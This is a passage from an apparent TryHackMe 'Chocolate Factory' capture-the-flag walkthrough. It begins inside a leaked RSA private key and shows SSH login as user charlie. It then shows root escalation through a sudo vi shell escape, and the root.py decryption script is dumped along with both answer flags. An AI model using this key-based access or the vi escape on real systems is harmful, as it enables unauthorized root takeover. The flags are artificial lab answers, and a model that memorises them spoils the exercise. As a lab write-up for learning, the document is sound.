B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
```

Remember to set `chmod 600` to the rsa key file

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ ls -l teleport
-rw------- 1 kali kali 1675 Jun  4 16:43 teleport
```

SSH

Using the **teleport** file as a key to ssh connect directly without any password required

`ssh charlie@<IP> -i <key_file>`

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ ssh charlie@10.10.127.60 -i teleport
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun  4 20:49:48 UTC 2023

  System load:  0.0               Processes:           603
  Usage of /:   43.8% of 8.79GB   Users logged in:     0
  Memory usage: 66%               IP address for eth0: 10.10.127.60
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Oct  7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@chocolate-factory:/$ id
uid=1000(charlie) gid=1000(charley) groups=1000(charley),0(root),4(adm),24(
xd)
```

Get the 1st flag

```
charlie@chocolate-factory:/$ cat /home/charlie/user.txt
flag{cd5509042371b34e4826e4838b522d2e}
```

⇒ 1st Flag: flag{cd5509042371b34e4826e4838b522d2e}

Privilege Escalation

```
charlie@chocolate-factory:/$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on chocolate-factory:
    (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@chocolate-factory:/$ sudo /usr/bin/vi -c ':!/bin/sh' /dev/null

# id
uid=0(root) gid=0(root) groups=0(root)
```

Get the 2nd flag

```
# ls /root
root.py
# cat /root/root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key:  ")
f=Fernet(key)
encrypted_mess= 'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8l
0OffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)#
# python3 /root/root.py
Traceback (most recent call last):
  File "/root/root.py", line 2, in <module>
    import pyfiglet
ModuleNotFoundError: No module named 'pyfiglet'
#
```

It seem the **root.py** cannot be executed on the target machine → Copy it's content and create the same file in the attacker machine

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ cat root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key:  ")
f=Fernet(key)
encrypted_mess= 'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8lF_PDXyTo-T7CpmrFfoVRWzlm
0OffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)
```

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ chmod +x root.py

┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ ls -l root.py
-rwxr-xr-x 1 kali kali 481 Jun  4 16:48 root.py
```

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ python3 root.py
Enter the key:  -VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY=
```

⇒ 2nd Flag: flag{cec59161d338fef787fcb4e296b42124}